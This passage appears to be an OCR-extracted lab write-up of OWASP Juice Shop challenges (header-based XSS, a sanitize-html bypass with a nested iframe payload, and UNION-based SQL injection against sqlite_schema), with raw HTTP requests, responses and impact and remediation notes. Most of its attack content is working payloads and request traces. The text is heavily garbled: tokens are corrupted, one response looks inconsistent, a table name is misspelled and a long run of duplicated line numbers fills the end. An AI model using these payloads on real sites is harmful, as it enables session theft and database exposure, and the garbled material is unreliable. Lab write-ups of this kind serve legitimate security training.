ElpxtPO1LoefiS3ob3DA5XIMKC1CwSfeNatR02LAHqeMzb9nb061T6UNtRaxR4_3e51KS-jgGUinY
oR1IHxNA7HqgrubvgFBIZH5ZtDF1en6KcPPQ
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=

```

So let's inject the following payload: <iframe src="javascript:alert('xss')">

<pre> 1 GET /rest/saveLoginIp HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) 4 Gecko/20100101 Firefox/130.0 5 Accept: application/json, text/plain, /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Trailing-Space: true 9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJp ZC1EMSwidGNlcm5hbWUiOiI8cCNyAxQ0PmFxZKJOKRAmHnz-KamSKhEL3Njcm1vd4iCJ1bWFpb C16ImFkbWluQgplaWNLXNolm9wIiwiCfGzcd3vcmQ1o1wThyMDIxYTdiYmQ3Mh1IMDUsNayWnj Ik2j84YjUwMCisInbGU1iJhZGlibpilsImRlbHV4ZVRvaVu1oiIwibGFzdHxvZC1uSXAl0iI xM24yLj1uS3JUcInBybZ2pbGVNzSI6mh0dHbz0s8vcG5n03Mjcm1vd1cmzmgJ3N1bGYNiC1d1 bnRh2mUtzXZhBcgg3VuEcFaZSlpmaxpbmUnGyIsInrvHBTZWNZXQ1o1iLLCjpcOFjG12ZSiEd HJ1ZSw1Y331YXKR1ZBFO1joimAyNC0wNSAyMDoxODoyNC44NjQgKzAw0jAwIiwidBkYXR1ZE FO1joiMjAyNC0wNC0wNiAxNzowNzoxMi43NjkgKzAwjAwIiwiZGVzZXR1ZEFO1jpuwxsSwiaWF 01joxNzI4MjQ3NDc0fQ_rmpfocxsol26aJSAUgHDwsCi6-SyJ1lk03sbrstH3WVp739i3YUANv ElpxtPO1LoefiS3ob3DA5XIMKC1CwSfeNatR02LAHqeMzb9nb061T6UNtRaxR4_3e51KS-jgGUinY oR1IHxNA7HqgrubvgFBIZH5ZtDF1en6KcPPQ Connection: keep-alive Referer: http://localhost:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status= 11 12 13 14 15 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 42 9 ETag: W/"1a7-fJ51c0Bjvnvo0j5yHSmVbH8Ja244" 10 Vary: Accept-Encoding 11 Date: Sun, 06 Oct 2024 20:46:57 GMT 12 Connection: Keep-alive 13 Keep-Alive: timeout=5 14 15 </pre>
---	--

After sending the modified request, the challenge will be marked as completed.

You successfully solved a challenge: HTTP-Header XSS (Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> through an HTTP header.)

Impact of exploit:

If an attacker successfully exploits this vulnerability, they could:

- Steal sensitive information like passwords or alert(document.cookie) to steal client's session cookie .
- Users may be tricked into entering personal information on fake forms.
- Scripts can redirect users to harmful sites or initiate downloads.
- Session Hijacking Attackers could impersonate users by stealing their session data.

Potential Remediation:

To mitigate the risk associated with XSS, the following remediation steps are recommended:

- Validate and Sanitize User Input** Always check and clean user input to prevent harmful code from being injected.
- Use Content Security Policies (CSP)** Implement CSP to control which sources can load resources on your webpage, helping to block XSS attacks.
- Escape Special Characters** When displaying user input, escape characters like <, >, and & to prevent code injection.



- Use a Library or Framework Choose a library or framework that automatically escapes user input to protect against XSS.

- Regularly Test for Vulnerabilities Frequently test your application for security issues, including XSS, to keep it safe.

Server-side XSS Protection

Risk Level: MEDIUM

Vulnerability Detail:

Executive Summary:

In this challenge, you will encounter a scenario where the Juice Shop application has implemented server-side protections to prevent XSS attacks. Your objective is to identify and understand these protective measures while attempting to bypass them.

The challenge involves finding an input field that reflects user input on the server-side. So let's go to the **Customer Feedback** and inject the payload in comment

Customer Feedback

Author
***k@gmail.com

Comment *
`<iframe src="javascript:alert('xss')">`

Max. 160 characters 39/160

Rating

CAPTCHA: What is $5*9-2$?

Result *

43

 Submit

Submit the feedback and login with admin account and access administrative functionalities, when I capture the request it's not work.

Customer Feedback	
1	(***in@juice-sh.op)
30	(***k@gmail.com)

Understanding Server-side Sanitization

The package.json file on the server, accessible at <http://localhost:3000/ftp/package.json>, reveals the use of the “sanitize-html” library version 1.4.2

```
(kali㉿kali)-[~/Downloads/juice-shop_17.1.1]
$ cat package.json | grep -i sanitize
  "sanitize-filename": "^1.6.3",
  "sanitize-html": "1.4.2",
  "@types/sanitize-html": "^1.27.0",
```


Researching the “sanitize-html” library, we found a vulnerability in GitHub

<https://github.com/apostrophecms/sanitize-html/issues/29>

<<iframe src="csrf-attack"/>>iframe src="javascript:alert(`xss`)">



Logged into the application as an admin to access administrative functionalities.



Rating	Review
5★	1 (**in@juice-sh.op)
3★	30 (**k@gmail.com)
2★	1

The challenge has been solved



You successfully solved a challenge: Server-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a server-side security mechanism.)

Impact of exploit:

If an attacker successfully exploits this vulnerability, they could:

- Steal sensitive information like passwords or alert(document.cookie) to steal client's session cookie .
- Users may be tricked into entering personal information on fake forms.
- Scripts can redirect users to harmful sites or initiate downloads.
- Session Hijacking Attackers could impersonate users by stealing their session data.

Potential Remediation:

To mitigate the risk associated with XSS, the following remediation steps are recommended:

- **Validate and Sanitize User Input** Always check and clean user input to prevent harmful code from being injected.
- **Use Content Security Policies (CSP)** Implement CSP to control which sources can load resources on your webpage, helping to block XSS attacks.
- **Escape Special Characters** When displaying user input, escape characters like <, >, and & to prevent code injection.

- **Use a Library or Framework** Choose a library or framework that automatically escapes user input to protect against XSS

- **Regularly Test for Vulnerabilities** Frequently test your application for security issues, including XSS, to keep it safe.

Database Schema

Risk Level: MEDIUM

Vulnerability Detail:

Executive Summary:

The Database Schema challenge reveals a SQL Injection vulnerability that allows attackers to obtain details about the database structure. By altering SQL queries, they can list tables, underscoring the importance of secure coding practices and strong input validation to safeguard against unauthorized access to sensitive information.

From previous challenges (**DOM XSS**) I knew that there was no input sanitization on the “Search” field, so I decided to start there.

The provided query is '---', which results in the following error:

```

GET /rest/products/search?q='--- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept: application/json, text/plain, /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dDmiOjIzJwdWNjZXNzIiwicGPOYSi6yeJpZC16MSwidDNIcmShbWU10i18cNywBOPmfSZXJKOKAmHncc-KAmSK8L3Njcm1vd4iLCJ1bWFpG16ImFkbWluQGp1aWNLN0lmSwiavicGFzc3dvcmQiO1IwMTkyMDIzYTdlYnQ3Mz1MDUxNmYmNjIkZj84YjUwMCIsInJvbGU10iuh2GhpCiisImRlhHV4ZTvvaCVu1joiiivibGF#dRxvZ2luSxAl0i1xM04WljlmuHilisInbyh2ZpbhGVvhWFnZIG16ah0DHHz0i8vcG5nO3Njcm1vdC1zcmfMgJ3HbG7yICd1bnRh2mUcZN2hbCgj3VuCPFa2SlphmpbmUn0y1sInPvdHBt2WhY2XK1o11LJCpcFjdG1CZSI6dHJ1ZSw1Y3J1YXh1ZEF0ljo1MjAyNC0xMC0wNSAyHDoxNC44NjQgKmAw0jAvliwid4xBkYXRLZEFO1j0MjAyNC0xMC0wNSAyHmj0yJDoxHS4xODcgKsAx0jAvliw1ZGwvZXR1ZEFO1puwdKxsfSw1aWF01j0xNC14Mj1uHTh2fq_JZSeesUETsL1BLfhalhg1lSAGGmUeGZhWrgRnLrb_LYAMSmwyK5X3geT2xYy0g4A6wTYIyvTUTl70enVyyAma7dsRoHvhJ6kuff1F6fCHWraltrQmQcsKwBJzL9iRuHLD-pwo110dojnyV8D06qyin63hbEYOWSBcxtJu1LA8
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=

```

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sun, 06 Oct 2024 22:26:38 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 297
13
14 {
15     "error": {
16         "message": "SQLITE_ERROR: incomplete input",
17         "stack": "Error: SQLITE_ERROR: incomplete input",
18         "errno": 1,
19         "code": "SQLITE_ERROR",
20         "sql": "SELECT * FROM Products WHERE ((name LIKE '---' OR description LIKE '---') AND deletedat IS NULL) ORDER BY name"
21     }

```

The error message reveals that the database name is **SQLite**.

Utilize the SQL UNION operator to inject a query that will reveal the database schema. Because the product search results are displayed in a structured format, and it is known that product entries typically

have multiple attributes (columns), the SQL injection payload must account for the correct number of columns.

run the query: test%')+union+all+select+1,2,3,4---

increment the number of columns in the query until we receive a proper response.

```
. test%')+union+all+select+1,2,3,4--  
. test%')+union+all+select+1,2,3,4,5--  
. test%')+union+all+select+1,2,3,4,5,6--  
. test%')+union+all+select+1,2,3,4,5,6,7--  
. test%')+union+all+select+1,2,3,4,5,6,7,8--
```

the correct number of columns that nine columns are being used because no error occurs with the query:

test%')+union+all+select+1,2,3,4,5,6,7,8,9---

Request

Pretty	Raw	Hex
GET /rest/products/search?q=test%')+union+all+select+1,2,3,4,5,6,7,8,9++	HTTP/1.1 Host: localhost:3000 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dGl0iJwdWNjZXNnIiwiZGF0YSI6eyJpZC16MswidDN1cmShbWUi0i018c2NyqBOPmFsZXJOK0KAmHnz-KAmSk8L3NjcmIwd4iLCJ1bWFpbC16lmFhbWluQGp1aWN1lXN0l8w1iwcGFzc3dvcmQ101wMTryHD1zYTdiYmQ3M1lMDuXmYwNj1kZjE4YjwHC1isInJvbGU0iJhZGlpbiIsImRlbHV4ZVRvcaVuIjoiIiwhGFzdExvZ2l1SXKA10iIxC4awljIuMiisInBybZ2pbGVJbWFnZS161mh0dHEhz0i8vcG5n03njcmIwdclcmMgJ3N1bGyICd1bnNhZmUcZX2hbCcgJ3VucFmZSlphmxphmUnCyIsInkvHETZWMYZXQ10i1ilC3pcOFJdg1ZSi6dHJ1ZSwiY3J1YxR1ZEF0ijoimjAyNC0o:MC0wNSAyMDox0DoyNC44NjQgKmAw0jAwIiwhdGKbXKp1ZEFD1joiMjAyNC0o:MC0wNSAyMjoyDexHS4x0DcgvKxaw0jAwIiwhZGVsZXR1ZEF0iwpudWxsfsSwiaWF01joxNz14MjUsNtMCfQ.JZSesUGTsL1BbLfalhgkxCSAGtgMwEzGzhWkgRnLrb_LYAMSmwyK5X3geT VzXy0q4A6w1YiyTUT1b70eaNYzAm7dsROHvhj6kruffF6fIChWraltrQmQcskWBjZL9iRuHLD-pwo110dognyVPBDD06qAyn63hREYOWSBczJu1LAS Connection: keep-alive Referer: http://localhost:3000/ Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= mgZd56Hpt9gt5cMIZfmixZnNkckg1JYiyDxD3FvLtg5ImoCgVs0oHmMayL6; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dGl0iJwdWNjZXNnIiwiZGF0YSI6eyJpZC16MswidDN1cmShbWUi0i018c2NyqBOPmFsZXJOK0KAmHnz-KAmSk8L3NjcmIwd4iLCJ1bWFpbC16lmFhbWluQGp1aWN1lXN0l8w1iwcGFzc3dvcmQ101wMTryHD1zYTdiYmQ3M1lMDuXmYwNj1kZjE4YjwHC1isInJvbGU0iJhZGlpbiIsImRlbHV4ZVRvcaVuIjoiIiwhGFzdExvZ2l1SXKA10iIxC4awljIuMiisInBybZ2pbGVJbWFnZS161mh0dHEhz0i8vcG5n03njcmIwdclcmMgJ3N1bGyICd1bnNhZmUcZX2hbCcgJ3VucFmZSlphmxphmUnCyIsInkvHETZWMYZXQ10i1ilC3pcOFJdg1ZSi6dHJ1ZSwiY3J1YxR1ZEF0i14imjAyNC0o:MC0wNSAyMDox0DoyNC44NjQgKmAw0jAwIiwhdGKbXKp1ZEFD1joiMjAyNC0o:MC0wNSAyMjoyDexHS4x0DcgvKxaw0jAwIiwhZGVsZXR1ZEF0iwpudWxsfsSwiaWF01joxNz14MjUsNtMCfQ.JZSesUGTsL1BbLfalhgkxCSAGtgMwEzGzhWkgRnLrb_LYAMSmwyK5X3geT VzXy0q4A6w1YiyTUT1b70eaNYzAm7dsROHvhj6kruffF6fIChWraltrQmQcskWBjZL9iRuHLD-pwo110dognyVPBDD06qAyn63hREYOWSBczJu1LAS	

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 141 9 ETag: W/"8d-AutFlhRPGbPDpn6tylxAfDTjJg" 10 Vary: Accept-Encoding 11 Date: Sun, 06 Oct 2024 22:35:39 GMT 12 Connection: Keep-Alive 13 Keep-Alive: timeout=5 14 15 { "status": "success", "data": [{ "id": 1, "name": "C", "description": "3", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }] }	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 141 9 ETag: W/"8d-AutFlhRPGbPDpn6tylxAfDTjJg" 10 Vary: Accept-Encoding 11 Date: Sun, 06 Oct 2024 22:35:39 GMT 12 Connection: Keep-Alive 13 Keep-Alive: timeout=5 14 15 { "status": "success", "data": [{ "id": 1, "name": "C", "description": "3", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }] }	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 141 9 ETag: W/"8d-AutFlhRPGbPDpn6tylxAfDTjJg" 10 Vary: Accept-Encoding 11 Date: Sun, 06 Oct 2024 22:35:39 GMT 12 Connection: Keep-Alive 13 Keep-Alive: timeout=5 14 15 { "status": "success", "data": [{ "id": 1, "name": "C", "description": "3", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }] }	

We will combine the following query to create our final payload:

SELECT sql FROM sqlite_master WHERE type='table'

The final payload will be:

test%')+union+all+select+1,+2,+3,+4,+5,+6,+7,+8,+sql+FROM+sqlite_sechma -- -

Request

Pretty	Raw	Hex	Header	Method
GET /rest/products/search?q=+1 UNION+SELECT+1,+2,+3,+4,+5,+6,+7,+8,+sql+FROM+sqlite_schema--+HTTP/1.1				GET
Host: localhost:3000				
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0				
Accept: application/json, text/plain, */*				
Accept-Language: en-US,en;q=0.5				
Accept-Encoding: gzip, deflate, br				
Connection: keep-alive				
Referer: http://localhost:3000/				
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=6yBpQj3qslabdgdHtSc3fmYuZWtGdS4hTe4tolCaKsHPsjSAONeWEJZvL4V				
Sec-Fetch-Dest: empty				
Sec-Fetch-Mode: cors				
Sec-Fetch-Site: same-origin				

Response

Pretty	Raw	Hex	Header	Method
X-Recruiting: #/jobs Content-Type: application/json; charset=utf-8 ETag: W/130-1/v3LkAd7ioSHbTSKx71yYo98* Vary: Accept-Encoding Date: Sun, 06 Oct 2024 11:25:11 GMT Connection: close				
{ "status": "success", "data": [{ "id": 1, "name": "Laptop", "description": "A high-end laptop with a sleek design.", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": "2024-01-01T00:00:00Z", "updatedAt": 8, "deletedAt": null }, { "id": 2, "name": "Smartphone", "description": "A powerful smartphone with a large screen and fast performance.", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": "2024-01-01T00:00:00Z", "updatedAt": 8, "deletedAt": null }] }				

```


1 GET /rest/products/search?q=
2 +1 UNION+SELECT+1,+2,+3,+4,+5,+6,+7,+8,+sql+FROM+sqlite_schema--+HTTP/1.1
3 Host: localhost:3000
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=6yBpQj3qslabdgdHtSc3fmYuZWtGdS4hTe4tolCaKsHPsjSAONeWEJZvL4V
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
979
980
981
982
983
984
985
986
987
987
988
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1417
1418
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1517
1518
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1627
1628
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1727
1728
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
